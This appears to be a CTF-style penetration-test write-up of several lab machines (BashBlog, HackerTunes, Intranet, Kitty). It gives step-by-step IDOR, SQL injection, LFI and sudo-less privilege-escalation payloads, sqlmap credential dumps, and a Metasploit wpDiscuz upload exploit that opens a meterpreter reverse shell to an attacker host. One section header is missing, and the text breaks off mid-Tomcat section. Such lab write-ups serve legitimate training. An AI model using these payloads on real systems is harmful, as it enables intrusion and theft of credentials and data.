

Synack Red Team Assessment

1. BashBlog

Vulnerability type: IDOR, SQLi + Privilege Escalation

Description: The attacker can change the admin password using the IDOR vulnerability. Once the attacker has access to admin panel he can exploit the SQLi gaining full access to the server.

Severity: Critical

Remediation: An Indirect Reference Map is an alternative design method to 'Direct Object Reference' that helps businesses avoid IDOR vulnerabilities. It replaces the actual references (such as user IDs, names, keys, etc.) with alternate IDs that map to the original values. The mapping between the alternate IDs and actual references is maintained safely on the servers.

Steps to reproduce:

1. Perform the nmap scan and find the open ports: 22 and 80


```
└─$ nmap -sC -sV 10.129.127.127
```

```
(teodor@Kali)-[~/Desktop/synack]
└─$ nmap -sC -sV 10.129.127.127
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 13:53 EDT
Nmap scan report for 10.129.127.127
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 ad:9c:88:a4:8d:03:7a:76:60:fd:99:ff:7d:a0:83:91 (RSA)
|   256 3e:10:c1:1e:1f:12:c6:ac:12:21:5b:f8:9d:87:19:5f (ECDSA)
|_  256 63:cb:39:82:42:16:ff:4d:fc:e4:9a:85:de:cc:fc:3c (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ _http-server-header: nginx/1.18.0 (Ubuntu)
|_ _http-title:         Home - Bash Tricks
|_ _http-vuln-exchange: Error 404 for /owa
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.42 seconds
```


2. Go to <http://10.129.127.127/reg> and create a new account

3. Go to <http://10.129.127.127/settings/7> capture the request -> send to intruder and modify the user ID to change the password for all the members. As a wordlist, you can use numbers from 1 to 10.



4. Logout and login with username garrison (it could be found in the “Loobs in Bash” topic) and with the password you set.

5. Go to `http://10.129.127.127/admin` and type in the search input the following payload to confirm the SQL Injection vulnerability: `' or ''='`



6. Capture the request save it as `req.txt` and use the `sqlmap` tool to extract the SMTP config.


```
└─$ sqlmap -r req.txt --level=5 --risk=3 --dbms=mysql --dump -D blog -T config
```

```
[14:34:58] [INFO] fetching entries for table 'config' in database 'blog'
Database: blog
Table: config
[1 entry]
+-----+-----+
| id | smtp_pass          | smtp_user |
+-----+-----+
| 1  | gdtbth2021ballers! | garrison  |
+-----+-----+
```

7. Use the following creds to log in on SSH service:


User: garrison

Password: gdtbth2021ballers!



```
garrison@buntu:~$ ls
user.txt  www.tar.gz
garrison@buntu:~$ cat user.txt
HTB{b2a565352986e1c9fe11cc35804477b1}
garrison@buntu:~$
```

8. Type `sudo -l` to list the user's privileges



```
garrison@buntu:~$ sudo -l
Matching Defaults entries for garrison on buntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User garrison may run the following commands on buntu:
  (ALL) /usr/bin/less /var/log/nginx/access.log
  (ALL) /usr/bin/less /var/log/nginx/error.log
garrison@buntu:~$
```

9. Type the following command: `sudo /usr/bin/less /var/log/nginx/access.log`


10. Type: `!/bin/bash` to escalate the privileges

Remediation: The most effective solution to eliminating file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain an allowed list of files, that may be included by the page, and then use an identifier (for example the index number) to access the selected file. Any request containing an invalid identifier has to be rejected, in this way, there is no attack surface for malicious users to manipulate the path.

Steps to reproduce:

1. Perform the nmap scan and find the open ports: 22 and 80

└─\$ nmap -sC -sV 10.129.127.143



```
teodor@Kali: ~/Desktop/synack

teodor@Kali: ~/Des... x teodor@Kali: ~/Des... x teodor@Kali: ~/Des... x teodor@Kali: ~/Des...

(teodor@Kali)-[~/Desktop/synack]
└─$ nmap -sC -sV 10.129.127.143
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 15:19 EDT
Nmap scan report for 10.129.127.143
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 ad:9c:88:a4:8d:03:7a:76:60:fd:99:ff:7d:a0:83:91 (RSA)
|   256  3e:10:c1:1e:1f:12:c6:ac:12:21:5b:f8:9d:87:19:5f (ECDSA)
|_  256  63:cb:39:82:42:16:ff:4d:fc:e4:9a:85:de:cc:fc:3c (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Hacker Fan Club
|_ http-vuln-exchange: Error 404 for /owa
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.60 seconds


(teodor@Kali)-[~/Desktop/synack]
```

2. Go to <http://10.129.127.143/?op=archive> and change the op parameter with the following LFI payload:

`php://filter/convert.base64-encode/resource=index`



3. Use Burpsuite Decoder or another tool to decode the base64 data.



3. HackerTunes

Vulnerability type: Unrestricted File Upload

Description: The attacker can upload malicious files on the server gaining full server access through exploiting an outdated Wordpress plugin.

Severity: Critical

Remediation: A whitelist provides system access only to administrator-approved programs, IPs, and email addresses. Creating a white list of allowed files enables you to avoid uploads of potentially malicious content to your site. The white list can include executables, scripts, and any other file type.

Steps to reproduce:

1. Perform the nmap scan and find the open ports: 22 and 80

```
└─$ nmap -sV -sC 10.129.71.24
```


3. Use the `wp_wpdiscuz_unauthenticated_file_upload` metasploit module and configure the options like:

```
teodor@Kali: /usr/share/metasploit-framework/modules/exploits

teodor@Kali: ~/to... x teodor@Kali: ~/D... x teodor@Kali: ~/D... x teodor@Kali: ~/D... x teodor@Kali: ~/to... x teodor@Kali: ~/D... x

msf6 exploit(wp_wpdiscuz_unauthenticated_file_upload) > show options

Module options (exploit/wp_wpdiscuz_unauthenticated_file_upload):

  Name      Current Setting      Required  Description
  ----      -
  BLOGPATH  /index.php/2021/03/06/coder-girl/ yes       Link to the post [/index.php/2020/12/12/post1]
  Proxies   no                   no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    yes                 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     80                  yes       The target port (TCP)
  SSL       false               no       Negotiate SSL/TLS for outgoing connections
  TARGETURI /                    yes       The base path to the wordpress application
  VHOST     no                   no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting      Required  Description
  ----      -
  LHOST     10.10.14.53          yes       The listen address (an interface may be specified)
  LPORT     443                  yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    wpDiscuz < 7.0.5

msf6 exploit(wp_wpdiscuz_unauthenticated_file_upload) > set RHOSTS 10.129.71.24
RHOSTS => 10.129.71.24
msf6 exploit(wp_wpdiscuz_unauthenticated_file_upload) > run
```

4. Run the exploit and check the meterpreter session

```
teodor@Kali: /usr/share/metasploit-framework/modules/exploits

teodor@Kali: ~/to... x teodor@Kali: ~/D... x teodor@Kali: ~/D... x teodor@Kali: ~/D... x teodor@Kali: ~/to... x

msf6 exploit(wp_wpdiscuz_unauthenticated_file_upload) > sessions -l

Active sessions
=====
  Id  Name  Type      Information      Connection
  --  -
  1    meterpreter php/linux www-data (33) @ buntu 10.10.14.53:443 -> 10.129.71.24:37934 (10.129.71.24)

msf6 exploit(wp_wpdiscuz_unauthenticated_file_upload) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4392 created.
Channel 0 created.
ls
QVlgyMC-1622555034.8052.php
cd /home
ls
min
cd min
ls
user.txt
cat user.txt
HTB{3NJ0Y_7H3_TUN35}
```


4. Intranet

Vulnerability type: SQL Injection

Description: The attacker can extract information from the database, in some cases, this attack type can escalate to RCE.

Severity: Critical

Remediation: The attacker could abuse SQL Injection vulnerability to gain full server access. One option for protecting way to protect ourselves from this vulnerability is to "Parameterized Statements" which means a parameterized query is a means of pre-compiling a SQL statement so that all you need to supply are the "parameters" that need to be inserted into the statement for it to be executed.

Steps to reproduce:

1. Perform the nmap scan and find the open ports: 22 and 80
2. Go to `http://10.129.127.220/forgot.php`, put the following payload in the "Email address" input: `test@test.com` and capture the request.
3. Send the request to repeater and add ' at the email end -> `test@test.com'` .

The screenshot displays the Burp Suite Professional v2020.12.1 interface. The top menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The main toolbar shows various tools like Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. The 'Repeater' tab is active, showing a list of requests with columns for number, status, and size. The selected request (number 3) is highlighted. Below the toolbar, the 'Request' and 'Response' tabs are visible. The 'Request' tab shows the raw HTTP request details, including the method (POST), URL (/reset.php), host (10.129.127.220), user-agent (Mozilla/5.0), accept (*/), accept-language (en-US,en;q=0.5), accept-encoding (gzip, deflate), content-type (application/x-www-form-urlencoded; charset=UTF-8), x-requested-with (XMLHttpRequest), content-length (20), origin (http://10.129.127.220), connection (close), referer (http://10.129.127.220/forgot.php), and the body (email=test@test.com'). The 'Response' tab shows the raw HTTP response details, including the status (HTTP/1.1 200 OK), date (Tue, 01 Jun 2021 08:14:03 GMT), server (Apache/2.4.41 (Ubuntu)), set-cookie (PHPSESSID=ktjh7c7ne602racal4dbq8icv6; path=/), expires (Thu, 19 Nov 1981 08:52:00 GMT), pragma (no-cache), vary (Accept-Encoding), content-length (162), connection (close), and content-type (text/html; charset=UTF-8). The response body contains the message: 'You have an error in your SQL syntax; check the manual'.

4. Extract the database name

```
' UNION SELECT group_concat(schema_name)+from+information_schema.schemata--+
```

Request

```
1 POST /reset.php HTTP/1.1
2 Host: 10.129.127.220
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 96
10 Origin: http://10.129.127.220
11 Connection: close
12 Referer: http://10.129.127.220/forgot.php
13
14 email=test@test.com' UNION SELECT
   group_concat(schema_name)+from+information_schema.schemata--+
```

Response

```
1 /1.1 200 OK
2 Tue, 01 Jun 2021 09:53:30 GMT
3 Apache/2.4.41 (Ubuntu)
4 Cookie: PHPSESSID=djs0gc9bp5h4eml06Sopa84atl; path=/
5 res: Thu, 19 Nov 1981 08:52:00 GMT
6 e-Control: no-store, no-cache, must-revalidate
7 ma: no-cache
8 : Accept-Encoding
9 ent-Length: 78
10 ection: close
11 ent-Type: text/html; charset=UTF-8
12
13 word reset sent to: mysql,information_schema,performance_schema,sys,synack
```

5. Extract the table names

```
' UNION SELECT
group_concat(table_name)+from+information_schema.tables+where+table_schema=
'synack'--+
```

Request

```
1 POST /reset.php HTTP/1.1
2 Host: 10.129.127.220
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 121
10 Origin: http://10.129.127.220
11 Connection: close
12 Referer: http://10.129.127.220/forgot.php
13
14 email=test@test.com' UNION SELECT
   group_concat(table_name)+from+information_schema.tables+where+table_sc
   hema='synack'--+
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 01 Jun 2021 10:22:41 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Set-Cookie: PHPSESSID=hdgpbg77pc16vtfqmcjfh705tu; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 34
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 Password reset sent to: flag,users
```

6. Extract the column names

```
' UNION SELECT
group_concat(column_name)+from+information_schema.columns+where+table_name=
'flag'--+
```

Request	Response
<pre> 1 POST /reset.php HTTP/1.1 2 Host: 10.129.127.220 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 119 10 Origin: http://10.129.127.220 11 Connection: close 12 Referer: http://10.129.127.220/forgot.php 13 14 email=test@test.com' UNION SELECT group_concat(column_name)+from+information_schema.columns+where+table_ name='flag'--+& </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Tue, 01 Jun 2021 10:25:08 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Set-Cookie: PHPSESSID=pdfeig865es53cpgl9ftg5o5jn; path=/ 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Content-Length: 31 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 Password reset sent to: id,flag </pre>

7. Read the flag

' UNION SELECT group_concat(id,flag)+from+flag--+

Request	Response
<pre> 1 POST /reset.php HTTP/1.1 2 Host: 10.129.127.220 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 69 10 Origin: http://10.129.127.220 11 Connection: close 12 Referer: http://10.129.127.220/forgot.php 13 14 email=test@test.com' UNION SELECT group_concat(id,flag)+from+flag--+ </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Tue, 01 Jun 2021 10:26:19 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Set-Cookie: PHPSESSID=4o6ind1eabi2d6dfeos6umq2vd; path=/ 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Content-Length: 53 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 Password reset sent to: 1 HTB{US3_PR3PAR3D_5T4T3M3NTS} </pre>

5. Kitty

Vulnerability type: Weak Credentials escalate to RCE

Description: The attacker can login to Tomcat web application using default credentials. Once the attacker has access to web app he can upload malicious files to create a reverse shell.

Severity: Critical

Remediation: Enforce a strong password policy. Don't permit weak passwords or passwords based on dictionary words.

Steps to reproduce:

1. Perform the nmap scan and find the open ports: 8080

```
(teodor@Kali)-[~/Desktop/hackthebox]
$ nmap 10.129.71.28
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-01 06:53 EDT
Nmap scan report for 10.129.71.28
Host is up (0.11s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 5.57 seconds
```

2. Find /manager/ directory through Bruteforce attack on HTTP service

```
teodor@Kali: ~/tools/dirsearch

(teodor@Kali)-[~/tools/dirsearch]
$ python3 dirsearch.py -u http://10.129.71.28:8080/ -e php,zip,js,txt -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

dirsearch v0.4.1
Extensions: php, zip, js, txt | HTTP method: GET | Threads: 30 | Wordlist size: 87645
Error Log: /home/teodor/tools/dirsearch/logs/errors-21-06-01_06-56-11.log
Target: http://10.129.71.28:8080/
Output File: /home/teodor/tools/dirsearch/reports/10.129.71.28/_21-06-01_06-56-12.txt

[06:56:12] Starting:
[06:56:13] 302 - 0B - /images -> /images/
[06:56:34] 302 - 0B - /manager -> /manager/
[06:57:50] 400 - 813B - /http%3A%2F%2Fwww
[07:01:26] 400 - 813B - /http%3A%2F%2Fyoutube
[07:01:27] 400 - 813B - /http%3A%2F%2Fblogs
[07:01:27] 400 - 813B - /http%3A%2F%2Fblog
[07:02:26] 400 - 813B - /*http%3A%2F%2Fwww

Task Completed

(teodor@Kali)-[~/tools/dirsearch]
$
```

3. Go to `http://10.129.71.28:8080/manager/`, click cancel to ignore the HTTP basic auth

```
10.129.71.28:8080/manager/html

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file conf/tomcat-users.xml in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the manager-gui role to a user named tomcat with a password of s3cret, add the following to the config file listed above.

<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single manager role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


• manager-gui - allows access to the HTML GUI and the status pages
• manager-script - allows access to the text interface and the status pages
• manager-jmx - allows access to the JMX proxy and the status pages
• manager-status - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

• Users with the manager-gui role should not be granted either the manager-script or manager-jmx roles.
